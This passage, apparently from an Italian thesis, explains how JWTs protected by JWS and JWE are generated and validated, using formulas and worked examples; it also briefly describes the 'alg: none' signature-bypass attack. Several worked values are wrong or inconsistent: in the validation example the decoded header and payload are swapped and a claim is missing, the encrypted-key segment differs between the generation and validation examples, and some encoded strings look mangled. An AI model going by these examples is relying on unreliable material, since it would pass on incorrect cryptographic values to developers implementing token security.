6. Si compone il JWT come la concatenazione del'header, del payload e della firma codificati divisi dal carattere "."

$$
\begin{aligned}
JWT =& eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9. \\
& eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpva \\
& G4gRG9lIiwgImFkbWluIjogdHJ1ZSwgImlhdCI6IDE1M \\
& TYyMzkwMjJ9. \\
& dgz5LG9O3BNvOLjCVnAiqlqKV9 - bxeZhEttHv6LpEWs
\end{aligned}
$$

3.4.2 Generazione del JWT con JWE

Nella Figura 3.4 possiamo osservare nel dettaglio il processo di generazione del JWT token protetto da JWE, riassunto con i seguenti passaggi:

1. In base alla Key Management Mode, che possiamo rilevare grazie alla claim nell'header *"alg"*, generiamo la CEK.
2. Generazione la JWE Encryption Key partendo dalla CEK.

$$JWE_{EncKey} = alg(CEK) \tag{3.11}$$

   Nello specifico, troviamo l'algoritmo di criptazioe della CEK all'interno dell'header sotto la claim *"alg"*.

3. Codifica della JWE Encryption Key.

$$pEK = Base64(JWE_{EncKey}) \tag{3.12}$$




Figura 3.4: Generazione JWT con JWE

4. Definisco M come il messaggio che deve essere criptato. Se all'interno dell'header è definita la claim *"zip"*, M corrisponderà al plaintext compresso, altrimenti M è uguale al plaintext.

$$M = zip(JWE_{Plaintext}) \text{ oppure} \\ M = JWE_{Plaintext} \tag{3.13}$$

5. Genero, se necessario, il JWE Initialization Vector come una stringa randomica.

$$JWE_{IV} = random() \tag{3.14}$$

6. Codifica del JWE Initialization Vector.

$$pIV = Base64(JWE_{IV}) \tag{3.15}$$

7. Generazione del chiphertext di M applicando un algoritmo di criptazione utilizzando il JWE Initialization Vector [opzionale], la JWE Additional Authentication Data [opzionale] e la CEK.

$$JWE_{Cipher} = enc(M, [JWE_{IV},][JWE_{ADD},]CEK) \tag{3.16}$$

Nello specifico, l'algoritmo di criptazione è specificato all'interno del header, nella claim *"enc"*. Inoltre dovrà essere prodotto il JWE Authentication Tag.

8. Codifica del JWE Chipertext.

$$pCT = Base64(JWE_{Cipher}) \tag{3.17}$$

9. Codifica del JWE Authentication Tag.

$$pAT = Base64(JWE_{AuthTag}) \tag{3.18}$$

10. Codifica del JWE Additional Authenticated Data, se esiste.

$$pAAD = Base64(JWE_{AAD}) \tag{3.19}$$

11. Codifica dell'header.

$$pH = Base64(JWE_{Header}) \tag{3.20}$$

12. Generazione dell'output in base alla serializzazione scelta.

È necessario specificare che se stiamo utilizzando la JSON Serialization, bisogna calcolare la JWE Encryption Key per ogni destinatario.

Esempio 3.4.2.1

Si fa un esempio per spiegare meglio la generazione di un JWT con JWE. I comandi eseguiti per la criptazione e la codifica sono riportati in appendice 8.1.2. Si definiscano l'header e il payload da utilizzare come base per il nostro token. Header:

```
{
        "alg":"RSA1\_5",
        "enc":"A128CBC-HS256"
}
```

Payload:

```
{
        "sub": "1234567890",
        "name": "John Doe",
        "iat": 1516239022
}
```

Per semplicità si supponga di avere un solo destinatario e una serializzazione di tipo compatto.

1. Si sceglie la CEK = "my-cont-encr-key". Deve essere pertinente all'algoritmo di cifratura utilizzato per il payload, nel nostro caso AES-128 CBC che implica chiavi di lunghezza 128bit.

2. Generazione la JWE Encryption Key partendo dalla CEK. In questo caso, possiamo evincere dall'header che la modalità è "*Key Encryption*" dove verrà utilizzato l'algoritmo *RSAES-PKCS1-v1_5* (viene specificato nella claim *alg* all'interno dell'header). Inoltre abbiamo

bisogno della chiave pubblica del certificato K_{pub}.

$$
\begin{aligned}
JWE_{EncKey} =& RSA1_5(K_{pub}, \text{``}my - content - encryprion - key'') \\
=& a2bec98915bc9e10d44e5a2661ca859e0d703d4a6d884f9e7eaef3fa5b5c56a0 \\
& 3178bdc3aae689738df77b9cc7410dfb04c2dbde1027a4dc41f3ddf13c198043 \\
& 4ac08065eeb2422223c9a2ffa466e8816c4a261d3132df4533900478606f8557 \\
& ae8b297785d0258fc442055d343b7c95660ecfc544722f5df7e4b2591bb305bc \\
& ad9561523b3fcccb23e5d102c5a3ff76bb341f642f850d5438fd7432f30581a4 \\
& 666f9eea637a99c397cc64ba4f527e8432604beb6627286e2e91bd72b1c11c81 \\
& 89624e419b09df66785781eafc39d952a88f638e73a35720c2cac0ecd2c6f99f \\
& 61f5af1cddf633cdcfe639ad02283c96b90208fd25c18f9f6efdd0c8a9fcd45b \\
& b1ed3751f7a9796d427291b665d0da77076739cea5f3878e0a0109a17a3b9280 \\
& 23ce6578bf4beeeb5c5bdcfbc013f5b629a94b34684be16d2c5f9c8a07a937b6 \\
& 9ef73d1939794d53b3e6529e3c34bf449be17e2bc1d8d50b021a6cc42cc1a00a \\
& 3f2761f88740d9af91e04d30668067a44677e5e35e179e24cd4f117a41d35d05
\end{aligned}
$$

3. Codifica della JWE Encryption Key in Base64.

$$
\begin{aligned}
pEK =& ZHCjBqNYItSozJlMz2KXtkBd6koZnE1AafhDotyi5ekkAS6aq5AKB9w \\
& - hzWchC4LM7Ibust7EgqOyIb0TwNGBK0_EX2flPTeaBjReMT0wRP \\
& rBiMApCpkA2IilUWuK5jZpGlP8_i - c1nAy6bIy_PEH2kQrlEDjkeQF \\
& MUtAxon7Wfm_iWUbA4yCbvMUoC1bV_QMZmVoRxZsC2PwnhY \\
& _hDeZQnWVTCHjNYapqOB9Px2FfDErDJNYuZUVQ8vkc1WD0L7Q \\
& kY5A - D6NcihCzKordDg8bPmzP6IsF9EkBNlxbftqwy - _ekw9wcgq - zu \\
& KojijYdnrRfIlebUMvUOfh0o2j61magGkm4J1rMAp1NNUHDyZFfNliD \\
& Mmzc5o7tIz9E6SRE7D8mmNidLsRA_ezSEJMGSesfmSfan_03_DI \\
& UPQTO296UgC39Xst4VnykgXxr17k - l0oYQeBqIj6ZcxIvAQ - XV7iRG7 \\
& D1PxrszsuaVlLLiRQjU3bHB2oqot3fTr - ij98bn
\end{aligned}
$$

4. Essendo che, all'interno dell'header non è inserito alcuna claim "*zip*" il messaggio M rimane non compresso, pertanto M = payload.
5. Genero un *Initialization Vector* da 128 bit in accordo con l'algoritmo previsto per la codifica, AES-128 CBC.

$$JWE_{IV} = random() = adcgt23wtsExST2F$$

6. Codifica del JWE Initialization Vector.

$$pIV = Base64(JWE_{IV}) = YWRjZ3QyM3d0c0V4U1QyRg$$

7. Generazione del chiphertext di M l'AES-128 CBC utilizzando il JWE Initialization Vector e la CEK.

$$
\begin{aligned}
JWE_{Cipher} =& enc(M, JWE_{IV}, CEK) = \\
& 5532467364475 66b58312f53594d6f566d544c637872394b32744872346b2b5 \\
& a4952766c4d396964616a465152305233614f3251396261557555697967 6f65 \\
& 5a0a754e46647477684730586a4a662b3179536e684278682b4541786a55305 \\
& 04f41437250687a6149436237303d0a
\end{aligned}
$$

In questo caso l'algoritmo non ha bisogno di dati addizionali per l'autenticazione del soggetto. Infine viene calcolato il JWE Authentication Tag utilizzando l'algoritmo HS256 per il calcolo del MAC.

$$JWE_{AuthTag} = tZCYHQ8cpwl3ICzeV_iAiPYNq3w0xnLI3RGiJVj6ylo$$

8. Codifica del JWE Chipertext.

$$\begin{aligned} pCT =& Base64(JWE_{Cipher}) = \\ & VTJGc2RHVmtYMS9BSm52VHVnU0w4RVBoM2h4RzUzTGgyeTBWMER \\ & aR3ZpdjVaSXZST1JIc2ZpWTVOZ3FRZmZaawo4WTVRczdOTGM4WFI3 \\ & RHg0WEdXN0o3cU5GL3dIMm55QTBheGxYcW4ydUhrPQo \end{aligned}$$

9. Codifica del JWE Authentication Tag.

$$\begin{aligned} pAT =& Base64(JWE_{AuthTag}) = \\ & VUFHNTBOYUdiQXdiNVVaYlQ0VkFxUHd4Qm43MkNnRTJUem5 \\ & SPLUNyV1ZVVQ \end{aligned}$$

10. Codifica dell'header.

$$\begin{aligned} pH =& Base64(JWE_{Header}) = \\ & eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9 \end{aligned}$$

11. Generazione dell'output

$$\begin{aligned} JWT =& \\ & eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9 \\ & ZHCjBqNYItSozJlMz2KXtkBd6koZnE1AafhDotyi5ekkAS6aq5AKB9w \\ & -hzWchC4LM7Ibust7EgqOyIb0TwNGBK0_EX2flPTeaBjReMT0wRP \\ & rBiMApCpkA2IilUWuK5jZpGlP8_i-c1nAy6bIy_PEH2kQrlEDjkeQF \\ & MUtAxon7Wfm_iWUbA4yCbvMUoC1bV_QMZmVoRxZsC2PwnhY \\ & _hDeZQnWVTCHjNYapqOB9Px2FfDErDJNYuZUVQ8vkc1WD0L7Q \\ & kY5A-D6NcihCzKordDg8bPmzP6IsF9EkBNlxbftqwy-_ekw9wcgq-zu \\ & KojijYdnrRfIlebUMvUOfh0o2j61magGkm4J1rMAp1NNUHDyZFfNliD \\ & Mmzc5o7tIz9E6SRE7D8mmNidLsRA_ezSEJMGSesfmSfan_03_DI \\ & UPQTO296UgC39Xst4VnykgXxr17k-l0oYQeBqIj6ZcxIvAQ-XV7iRG7 \\ & D1PxrszsuaVlLLiRQjU3bHB2oqot3fTr-ij98bn. \\ & YWRjZ3QyM3d0c0V4U1QyRg. \\ & VTJGc2RHVmtYMS9BSm52VHVnU0w4RVBoM2h4RzUzTGgyeTBWMER \\ & aR3ZpdjVaSXZST1JIc2ZpWTVOZ3FRZmZaawo4WTVRczdOTGM4WFI3 \\ & RHg0WEdXN0o3cU5GL3dIMm55QTBheGxYcW4ydUhrPQo. \\ & tZCYHQ8cpwl3ICzeV_iAiPYNq3w0xnLI3RGiJVj6ylo \end{aligned}$$

3.4.3 Validazione del JWT con JWS

Nella Figura 3.5 possiamo osservare nel dettaglio il processo di validazione del JWT token protetto da JWS, riassunto con i seguenti passaggi:

1. Il JWT viene scomposto nelle sue parti: header codificato (ph), payload codificato (pp) e firma codificata (ps).




Figura 3.5: Validazione JWT con JWS

2. Ogni parte viene decodificata

$$
\begin{aligned}
JWS_{Payload} &= Base64^{-1}(pP) \\
JWS_{Header} &= Base64^{-1}(pH) \\
JWS_{Signature} &= Base64^{-1}(pS)
\end{aligned}
\tag{3.21}
$$

   Ricavando così l' header, il payload e la firma.

3. Prima di procedere alla verifica della firma viene fatto un primo controllo strutturale all'header: deve essere un oggetto JSON, conforme al RFC-7159 [6], deve contenere la claim *"alg"*. Viene effettuato un controllo su tutte le claim che lo richiedono (es. *"crit"*). Se uno di questi controlli non viene superato il JWT non viene considerato valido.

4. Un secondo controllo è effettuato al payload, anche questi deve essere un oggetto JOSN e, inoltre, non deve contenere i caratteri *"a capo"*, *"spazio"* oppure caratteri addizionali. Anche in questo caso, se il payload è considerato non valido, lo sarà l'intero JWT.

5. Se sia l'header che il payload sono considerati conformi, viene generato l'input da dare in pasto all'algoritmo di firma.

$$JWS_{input} = ASCII(Base64((JWS_{Header})) +' .' + Base64(JWS_{Payload})) \tag{3.22}$$

6. Viene generata la firma di confronto attraverso l'algoritmo specificato nell'header nella claim *"alg"*.

$$JWS_{SignatureCK} = alg(JWS_{input}, secret) \tag{3.23}$$

7. Viene confrontata la firma decodificata con la firma di controllo, se coincidono, non vi è stata alterazione dei dati e il JWT risulta autenticato. In caso contrario il JWT non sarà valido.

Nel caso di firme multiple ogni firma deve essere processata come indicato, se anche una di queste non viene considerata valida, l'intero token è considerato invalido.

Un JWT potrebbe comunque essere considerato valido nonostante ci siano problemi con la signature. Un attacco che permette di sfruttare questa anomalia consiste nella manipolazione dell'header che permette di modificare l'algoritmo di firma in *"none"*. Ciò permette di eliminare la firma dal processo di validazione e far risultare il token valido anche se è stato manipolato. Normalmente, oggi, tutti i processi di validazione dei JWT non accettano token con $alg = none$ nell'header.

Un'altra casistica che potrebbe presentarsi è che un JWT venga considerato non valido, non perché ci sia un problema con firma, ma per esempio perché è scaduto.

Esempio 3.4.3.1

Per avere più chiaro il processo di validazione di un token JWT con JWS si fornisce un esempio. I comandi eseguiti per la criptazione e la codifica sono riportati in appendice 8.1.3. Si presupponga che si sta lavorando con un token JWT a serializzazione compatta. Prendiamo il token JWT generato nell'esempio 3.4.1.1:


```
eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCJ9.
eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpvaG4gRG9lIiwgIm
FkbWluIjogdHJ1ZSwgImlhdCI6IDE1MTYyMzkwMjJ9.
dgz5LG9O3BNvOLjCVnAiqlqKV9-bxeZhEttHv6LpEWs
```


1. Si scompone il token nelle sue parti.

$$
\begin{aligned}
ph =& eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 \\
pp =& eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpvaG4gRG9lIiwgIm \\
& FkbWluIjogdHJ1ZSwgImlhdCI6IDE1MTYyMzkwMjJ9. \\
ps =& dgz5LG9O3BNvOLjCVnAiqlqKV9 - bxeZhEttHv6LpEWs
\end{aligned}
$$

2. Ogni parte viene decodificata

$$
\begin{aligned}
JWS_{Payload} =& Base64^{-1}(pP) = \\
& \{ \\
& \quad "alg" : "HS256", \\
& \quad "typ" : "JWT" \\
& \} \\
JWS_{Header} =& Base64^{-1}(pH) = \\
& \{ \\
& \quad "sub" : "1234567890", \\
& \quad "name" : "JohnDoe", \\
& \quad "iat" : 1516239022 \\
& \} \\
JWS_{Signature} =& Base64^{-1}(pS) = \\
& 760cf92c6f4edc136f38b8c2567022aa5a8a57df9bc5e66112db47bfa2e9116b
\end{aligned}
$$

3. Check sul formato dell'header OK

4. Check sul formato del payload OK

5. Calcolo del $\text{JWS}_{\text{input}}$.

$$JWS_{input} = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.\\ eyJzdWIiOiAiMTIzNDU2Nzg5MCIsICJuYW1lIjogIkpvaG4gRG9lIiwgIm\\ FkbWluIjogdHJ1ZSwgImlhdCI6IDE1MTYyMzkwMjJ9.$$

6. Si individua dall'header l'algoritmo che bisogna utilizzare per la firma, in questo caso HS256. Per generare la giusta firma, bisogna conosce la chiave utilizzata durante la generazione del JWT.

$$JWS_{SignatureCK} = HS256(JWS_{input}, \text{“}my - 256 - bit - secret'') =\\ 760cf92c6f4edc136f38b8c2567022aa5a8a57df9bc5e66112db47bfa2e9116b$$

7. La firma generata e la firma recuperata dal token si equivalgono pertanto il token non è stato modificato e risulta valido.

3.4.4 Validazione del JWT con JWE

Nella Figura 3.6 possiamo osservare nel dettaglio il processo di validazione del JWT token protetto da JWE, riassunto con i seguenti passaggi:

1. Dal JWT vengono estratte tutte le sue parti
2. Tutte le parti vengono decodificate.

$$\begin{aligned} JWE_{Cipher} &= Base64^{-1}(pCT) \\ JWE_{Header} &= Base64^{-1}(pH) \\ JWE_{EncKey} &= Base64^{-1}(pEK) \\ JWE_{IV} &= Base64^{-1}(pIV) \\ JWE_{AuthTag} &= Base64^{-1}(pAT) \end{aligned} \tag{3.24}$$

3. Prima di procedere alla verifica viene fatto un primo controllo strutturale all'header: deve essere un oggetto JSON, conforme all'RFC-7159 [6], deve contenere la claim *“alg”*. Viene effettuato un controllo su tutte le claim che lo richiedono (es. *“crit”*). Se uno di questi controlli non viene superato il JWT non viene considerato valido.
4. Se l'header passa il controllo, viene estratta la CEK dalla JWE Encryption Key utilizzando l'algoritmo di decriptazione associato all'algoritmo di criptazione e la Key Management Mode specificati nella claim *“alg”* all'interno dell'header.

$$CEK = alg^{-1}(JWE_{EncKey}) \tag{3.25}$$

5. Viene utilizzata la CEK per decriptare il JWE Ciphertext insieme al JWE Initialization Vector [opzionale] e i JWE Additional Authentication Data [opzionale].

$$M = enc^{-1}(JWE_{Cipher}, [JWE_{IV},][JWE_{AAD},]CEK) \tag{3.26}$$

L'algoritmo per la decriptazione è l'inverso di quello indicato nella claim *“enc”* all'interno dell'header. Inoltre viene generato il JWE Authentication Tag di controllo.

6. Se il JWE Authentication Tag generato e quello decodificato direttamente dal JWT si equivalgono allora il JWT è considerato valido, altrimenti no.




Figura 3.6: Validazione JWT con JWE

7. Se l'header contiene la claim *"zip"* significa che il plaintext è stato compresso, quindi per visualizzarne il contenuto bisogna decomprimerlo. Se invece tale tag non esiste all'interno dell'header, M corrisponde al plaintext.

$$\begin{aligned} &JWE_{Plaintext} = zip^{-1}(M) \text{ } oppure \\ &JWE_{Plaintext} = M \end{aligned} \tag{3.27}$$

8. Se la decriptazione ha avuto successo il JWT è considerato valido.

Nel caso di destinatari multipli la JWE Encryption Key deve essere validata per ognuna di essi, se anche una di queste non viene considerata valida, l'intero token è considerato invalido.

Esempio 3.4.4.1

Si espone un esempio per capire al meglio la validazione di un JWT con JWE. I comandi eseguiti

per la criptazione e la codifica sono riportati in appendice 8.1.4. Si recuperi il token generato con JWE dell'esempio 3.4.2.1.


```
eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9.
DKkXJ75wbbnECjwxHuIuOPSeDk5mvp1oPB1BqCojTQMEbOIDM2f1s
        nSPHCs7KuNe4N3vFj7bmmkB04ZpbAH3\_PFGp5kl-S1kCLFXSy1saA
        7AhiU1f8G9evsL5re_Z-FAKTb3oOptBSFFtNkqU6TzDYECDIAObTx
        Cko1m09E8-cSxK4mWYPF_1367tAE9QFW3gchGxGeSYIsldUk86Gr_
        YJBjTFjwd3SwxFA0X8lFxL_dXQz8FWm9hqIGIrsxTycythSefQx1_
        gAI4pqhUAaNi0ONiTq4JAKC-dMHDm5DY0Sqca6dsC0z6feL3pBDtpJVO
        f8gOA5IMXlcjtyDJGF0NN0lzK4vxbq6VA3m3AssNUe_fYuNHNoEvRxe
        xazYQzoy8zboFSd88of67e__0Tw3DjI6LSvoEIpCKgr6iwHyYeRd9k
        1oXJnlEdA2yXHuDudotp5gLW_VCWXnftLZxtDiR82vGMkRRpUKm7LL
        1Le6i_24eKapwsouY6VTLNYwqLxi.
YWRjZ3QyM3d0c0V4U1QyRg.
VTJGc2RHVmtYMTl6MHNLSnZLRGQrZys0UmJyRGt5V1RRZDZ0WlN5RTF
        kVXVsSTZuUS8vRHFuUlJyMU8zYXVNZQpZTDE5S0lNdW5JQ2pkY0hETT
        l5Q1hBbG9Qd0VnYVlleDVTaHlMTFI0S2ZFPQo.
tZCYHQ8cpwl3ICzeV_iAiPYNq3w0xnLI3RGiJVj6ylo
```


1. Dal JWT vengono estratte tutte le sue parti

$$
\begin{aligned}
pH =& eyJhbGciOiJSU0ExXzUiLCAiZW5jIjoiQTEyOENCQy1IUzI1NiJ9 \\
pEK =& DKkXJ75wbbnECjwxHuIuOPSeDk5mvp1oPB1BqCojTQMEbOIDM2f1s \\
& nSPHCs7KuNe4N3vFj7bmmkB04ZpbAH3_PFGp5kl - S1kCLFXSy1saA \\
& 7AhiU1f8G9evsL5re_Z - FAKTb3oOptBSFFtNkqU6TzDYECDIAObTx \\
& Cko1m09E8 - cSxK4mWYPF_1367tAE9QFW3gchGxGeSYIsldUk86Gr_ \\
& YJBjTFjwd3SwxFA0X8lFxL_dXQz8FWm9hqIGIrsxTycythSefQx1_ \\
& gAI4pqhUAaNi0ONiTq4JAKC - dMHDm5DY0Sqca6dsC0z6feL3pBDtpJVO \\
& f8gOA5IMXlcjtyDJGF0NN0lzK4vxbq6VA3m3AssNUe_fYuNHNoEvRxe \\
& xazYQzoy8zboFSd88of67e__0Tw3DjI6LSvoEIpCKgr6iwHyYeRd9k \\
& 1oXJnlEdA2yXHuDudotp5gLW_VCWXnftLZxtDiR82vGMkRRpUKm7LL \\
& 1Le6i_24eKapwsouY6VTLNYwqLxi. \\
pIV =& YWRjZ3QyM3d0c0V4U1QyRg \\
pCT =& VTJGc2RHVmtYMTl6MHNLSnZLRGQrZys0UmJyRGt5V1RRZDZ0WlN5RTF \\
& kVXVsSTZuUS8vRHFuUlJyMU8zYXVNZQpZTDE5S0lNdW5JQ2pkY0hETT \\
& l5Q1hBbG9Qd0VnYVlleDVTaHlMTFI0S2ZFPQo. \\
pAT =& tZCYHQ8cpwl3ICzeV_iAiPYNq3w0xnLI3RGiJVj6ylo
\end{aligned}
$$

2. Tutte le parti vengono decodificate.

$$
\begin{aligned}
JWE_{Header} =& Base64^{-1}(pH) = \\
& \{ \\
& \quad "alg" : "RSA1_5", , \\
& \quad "enc" : "A128CBC-HS256" \\
& \} \\
JWE_{EncKey} =& Base64^{-1}(pEK) = \\
& 1aaab99d25c719c7268df89e6d0dbecc98884f29760639307a9d3ce8af3 \\
